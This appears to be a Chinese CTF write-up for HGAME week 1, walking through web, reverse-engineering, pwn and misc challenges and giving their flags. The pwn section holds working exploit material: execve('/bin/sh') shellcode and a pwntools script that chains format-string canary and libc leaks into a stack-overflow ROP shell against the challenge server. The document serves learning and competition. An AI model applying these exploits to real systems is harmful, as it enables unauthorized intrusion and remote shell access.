

Week 1

Web


谁吃了我的 flag

题目中说是用 vim 写代码，打开 <http://118.25.111.31:10086/index.html.swp> 然后把 <http://118.25.111.31:10086/index.html> 下载，用 vim 打开，选 recovery，获得 flag：

hgame{3eek_diScI0Sure_fRom+wEbsit@}

换头大作战

工具用到 Postman，根据题目的提示构造



获得 flag: hgame{hTTp_HeaDeR_iS_Ez}

very easy web

`$_GET['id']` 本身就已经 `urldecode` 一次，代码中再一次 `urldecode`，因此需要把“vidar”encode 2 次

http://120.78.184.111:8080/week1/very_ez/index.php?id=%2576%2569%2564%2561%2572 获得 hgame{urlDecode_Is_GoOd}

can u find me?

F12 看代码，访问 <http://47.107.252.171:8080/f12.php>，在 network 看到 f12.php 的 handler 里面包含密码 password: woyaoflag

Post password 获得

http://47.107.252.171:8080/f12.php

POST http://47.107.252.171:8080/f12.php Send Save

Params Authorization Headers **Body** Pre-request Script Tests Cookies Code Comments (0)

none form-data x-www-form-urlencoded raw binary

	KEY	VALUE	DESCRIPTION	...	Bulk Edit
<input checked="" type="checkbox"/>	password	woyaoflag			
	Key	Value	Description		

Body Cookies Headers (7) Test Results Status: 200 OK Time: 2719 ms Size: 519 B Download

Pretty Raw Preview HTML

```
1 <!DOCTYPE html>
2 <html>
3   <head>
4     <title>can u find me?</title>
5   </head>
6   <body>
7     <p>yeah!you find the gate</p>
8     <p>but can you find the password?</p>
9     <p>please post password to me! I will open the gate for you!</p>
10    <p>right!</p>
11    <a href='iamflag.php'> click me to get flag</a>
12  </body>
13 </html>
```

直接访问 <http://47.107.252.171:8080/iamflag.php> 跳转 用 curl
<http://47.107.252.171:8080/iamflag.php> 获得 flag: hgame{f12_1s_aMazIng111}

Re

Brainfxxker

手动 f5 就行了

HelloRe

拖进 ida, 搜字符串

わかります

```

v2 = 1;
v5 = strlen(a1);
if ( v5 > 37 )
    return 0LL;
ptr = (int *)sub_400736(36);
v7 = (int *)sub_400736(36);
for ( i = 0; i < v5; ++i )
{
    ptr[i] = (char)(a1[i] >> 4);
    v7[i] = a1[i] & 0xF;
}
v8 = sub_40078E(ptr, (int *)&a2, 6u);
v9 = sub_400892(v7, (int *)&a2, 6u);
for ( j = 0; j <= 35; ++j )
{
    if ( v8[j] != dword_602120[j] || v9[j] != dword_6021C0[j] )
        v2 = 0;
}
free(ptr);
free(v7);
free(v8);
free(v9);
return v2;
}


```

第一个 for 循环分别取高位和低位，最开始读不懂 sub_40078E 和 sub_400892

```

1  DWORD *__fastcall sub_40078E(int *a1, int *a2, unsigned int a3)
2  {
3      signed int v4; // [rsp+Ch] [rbp-34h]
4      signed int i; // [rsp+2Ch] [rbp-14h]
5      signed int j; // [rsp+30h] [rbp-10h]
6      signed int k; // [rsp+34h] [rbp-Ch]
7      DWORD *v8; // [rsp+38h] [rbp-8h]
8
9      v4 = a3;
10     v8 = sub_400736(a3);
11     for ( i = 0; i < v4; ++i )
12     {
13         for ( j = 0; j < v4; ++j )
14         {
15             for ( k = 0; k < v4; ++k )
16                 v8[v4 * i + j] += a1[v4 * i + k] * a2[v4 * k + j];
17         }
18     }
19     return v8;
20 }

```



写个程序将这 3 个下标打印出来就能看出是矩阵了。

R&xor

拖进 ida 根据栈上的分布 把 main 中的变量改一下类型

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int result; // eax
4     signed int i; // [rsp+8h] [rbp-138h]
5     int v5[6]; // [rsp+10h] [rbp-130h]
6     int v6[30]; // [rsp+28h] [rbp-118h]
7     char v7[24]; // [rsp+A0h] [rbp-A0h]
8     char s[104]; // [rsp+D0h] [rbp-70h]
9     unsigned __int64 v9; // [rsp+138h] [rbp-8h]
10
11     v9 = __readfsqword(0x28u);
12     strcpy(v7, "hgame{Y0u_mayb3_need_th1s_0ne!!!!}");
13     memset(v5, 0, 0x90uLL);
14     v6[0] = 1;
15     v6[2] = 7;
16     v6[4] = 92;
17     v6[5] = 18;
18     v6[6] = 38;
19     v6[7] = 11;
20     v6[8] = 93;
21     v6[9] = 43;
22     v6[10] = 11;
23     v6[11] = 23;
24     v6[13] = 23;
25     v6[14] = 43;
26     v6[15] = 69;
27     v6[16] = 6;
28     v6[17] = 86;
29     v6[18] = 44;
30     v6[19] = 54;
31     v6[20] = 67;
32     v6[22] = 66;
33     v6[23] = 85;
34     v6[24] = 126;
35     v6[25] = 72;
36     v6[26] = 85;
37     v6[27] = 30;
38     puts("Input the flag:");
39     __isoc99_scanf("%s", s);
40     if ( strlen(s) == 35 )
41     {
42         for ( i = 0; i < 35; ++i )
43         {
44             if ( s[i] != (v5[i] ^ v7[i]) )
45             {
46                 puts("Wrong flag , try again later!");
47                 return 0;
48             }
49         }
50         puts("You are right! Congratulations!!");
51         result = 0;

```

可以看出是异或操作 写个程序异或回去

Pro 的 Python 教室(一)

RFC 4648 Base32 字母表

值	符号	值	符号	值	符号	值	符号
0	A	8	I	16	Q	24	Y
1	B	9	J	17	R	25	Z
2	C	10	K	18	S	26	2
3	D	11	L	19	T	27	3
4	E	12	M	20	U	28	4
5	F	13	N	21	V	29	5
6	G	14	O	22	W	30	6
7	H	15	P	23	X	31	7
填充	=						

最后的 enc3 不符合 base32 的编码规则，所以就直接复制进 flag

Babysc

把 0000000000400672 的 call rdx nop 掉就可以 f5 啦 可以看出程序进行异或后就直接 call shellcode

```
int main()
{
    char buf[300] =
"\xeb\x10\x48\x31\xc0\x5f\x48\x31\xf6\x48\x31\xd2\x48\x83\xc0\x3b\x0f\x05\xe8\x
eb\xff\xff\xff\x2f\x62\x69\x6e\x2f\x2f\x73\x68";
    for (int i = 0; i <= 79; ++i)
        buf[i] ^= i + 1;

    return 0;
}
```

网上找了个 getshell 的 shellcode

Aaaaaaaaaa

我就 aaaaaaaaaaaaaa

薯片拯救世界 1

一点一点地敲

from pwn import *

c=remote("118.24.3.214 ",10001)

c.recvline()

c.sendline()

```

c.recvline()
c.sendline()
c.recvline()
c.sendline()
c.recvline()
c.sendline()
c.recvline()
c.sendline()
c.recvline()

```

```

for i in range(31,255):
    #for j in range(31,255):

```

```

c.send("\x68\x67\x61\x6d\x65\x7b\x43\x68\x31\x70\x5f\x31\x73\x5f\x41\x77\x61\x6b\x6b\x
69\x6e\x67\x21"+chr(i))
    s=c.recvline()
    if(s.find('Ch1p')!=-1):
        print(i)
        print(chr(i))
        print("aaaaa")
    sc=c.recvline()

```

Steins;Gate

用 Checksec 发现左右地址空间布局随机化没开，
sub_400958 和 sub_400A00 中 2 个 printf 泄露了栈上的数据，第一个 printf 我用它来泄露
rand 函数的数据，第二个我用它来泄露 CANNARY(栈保护)，达到在 sub_4008F6 中栈溢出
攻击，然后在回到 main 的开头，继续利用第二个 printf 得到 libc 的地址
下面的程序运行中可能出错，多运行几次就好了 23333

```

from pwn import *

```

```

c=remote("118.24.3.214",10002)
print(c.recvline())
c.sendline("/bin/sh\x00\x00")
print(c.recvline())
print(c.recvline())
print(c.recvline())
c.send("\x00"*48+"\x33\x23\x00\x00") #first
print(c.recvline())
print(c.recvline())
c.send("%7$p")

```

```

s1=c.recvline()
print(s1)
s2=s1[0:10]
a1=int(s2,16)+ 0x1234
c.send("\x00"*28 +"\x66\x66\x00\x00"+" \x00"*16+ p32(a1))
print(c.recvline())
print(c.recvline())
c.send("%11$p")# hou zi tou tao 11 21 is __libc_start_main_ret %27$p
s3=c.recvline()
print(s3)
s4=s3[0:18]
a2=int(s4,16)
print(c.recvline())
c.sendline("\x00"*48+"\x33\x23\x00\x00"+" \x00"*4+p64(a2)+"\x00"*8+p64(0x400BD7))
print(c.recvline())
print(c.recvline())
c.send("\x00"*48+"\x33\x23\x00\x00")
print(c.recvline())
print(c.recvline())#reperter
c.send("%7$p")
s6=c.recvline()
print(s6)
s7=s6[0:10]
a7=int(s7,16)+ 0x1234
c.send("\x00"*28 +"\x66\x66\x00\x00"+" \x00"*16+ p32(a7))
print(c.recvline())
print(c.recvline())
c.send("%27$p")
s8=c.recvline()
print(s8)
s9=s8[0:14]
a9=int(s9,16)
print(c.recvline())
c.send("\x00"*48+"\x33\x23\x00\x00"
      +"\x00"*4 #56
      +p64(a2) #64
      +"\x00"*8 #72
      +p64(a9-0x1a) #80
      +"\x00"*8 #88
      +"\x40\x08\xf6\x00\x00\x00\x00\x00" #96
      +"\x00"*4 #100
      +"\x40\x20\x60\x00"
      +"\x76\x0A\x40\x00\x00\x00\x00\x00") #108

```

```
c.sendline("cat flag")
print(c.recv())
print(c.recvline())
c.close()
```

```
p=process("/home/ytu/Desktop/hgame/Steins;Gate")
print(p.recvline())
p.sendline("/bin/sh\x00\x00")
print(p.recvline())
print(p.recvline())
print(p.recvline())
p.send("\x00"*48+"\x33\x23\x00\x00") #first
print(p.recvline())
print(p.recvline())
p.send("%7$p")
s1=p.recvline()
print(s1)
s2=s1[0:10]
a1=int(s2,16)+ 0x1234
p.send("\x00"*28 +"\x66\x66\x00\x00"+" \x00"*16+ p32(a1))
print(p.recvline())
print(p.recvline())
p.send("%11$p")# hou zi tou tao 11 21 is __libc_start_main_ret %27$p
s3=p.recvline()
print(s3)
s4=s3[0:18]
a2=int(s4,16)
print(p.recvline())
p.sendline("\x00"*48+"\x33\x23\x00\x00"+" \x00"*4+p64(a2)+"\x00"*8+p64(0x400BD7))
print(p.recvline())
print(p.recvline())
p.send("\x00"*48+"\x33\x23\x00\x00")
print(p.recvline())
print(p.recvline())#reperter
p.send("%7$p")
s6=p.recvline()
print(s6)
s7=s6[0:10]
a7=int(s7,16)+ 0x1234
p.send("\x00"*28 +"\x66\x66\x00\x00"+" \x00"*16+ p32(a7))
print(p.recvline())
```



```

print(p.recvline())
p.send("%27$p")
s8=p.recvline()
print(s8)
s9=s8[0:14]
a9=int(s9,16)
print(p.recvline())
p.send("\x00"*48+"\x33\x23\x00\x00"
      +"\x00"*4 #56
      +p64(a2) #64
      +"\x00"*8 #72
      +p64(a9-0x1a) #80
      +"\x00"*8 #88
      +"\x40\x08\xf6\x00\x00\x00\x00\x00" #96
      +"\x00"*4 #100
      +"\x40\x20\x60\x00"
      +"\x76\x0A\x40\x00\x00\x00\x00\x00") #108

p.sendline("ls")
print(p.recv())
print(p.recvline())

```

Hidden Image in LSB

用工具看

打字机

找到了这张图 一个一个对 然后猜大小写。



Broken Chest

压缩包的 comment 就是密码

Try

try-it.pcapng 中提取到 tryit.zip 打开 zip, 里面的文件夹名字是 dec 也就是十进制

所以用工具爆破 hgame*****后 8 位密码, 打开 docx 就是 flag 啦

Base 全家

```
import base64
fp = open('base64.txt', 'rb')
astr=fp.readline()
bstr=base64.b64decode(astr)
cstr=base64.b64decode(bstr)
dstr=base64.b16decode(cstr)
estr=base64.b16decode(dstr)
fstr=base64.b16decode(estr)
gstr=base64.b32decode(fstr)
hstr=base64.b16decode(gstr)
istr=base64.b32decode(hstr)
jstr=base64.b64decode(istr)
kstr=base64.b16decode(jstr)
lstr=base64.b64decode(kstr)
mstr=base64.b16decode(lstr)
nstr=base64.b16decode(mstr)
ostr=base64.b16decode(nstr)
pstr=base64.b16decode(ostr)
qstr=base64.b32decode(pstr)
rstr=base64.b64decode(qstr)
sstr=base64.b64decode(rstr)
tstr=base64.b64decode(sstr)
ustr=base64.b32decode(tstr)

print(ustr)
```

然后再解个 base58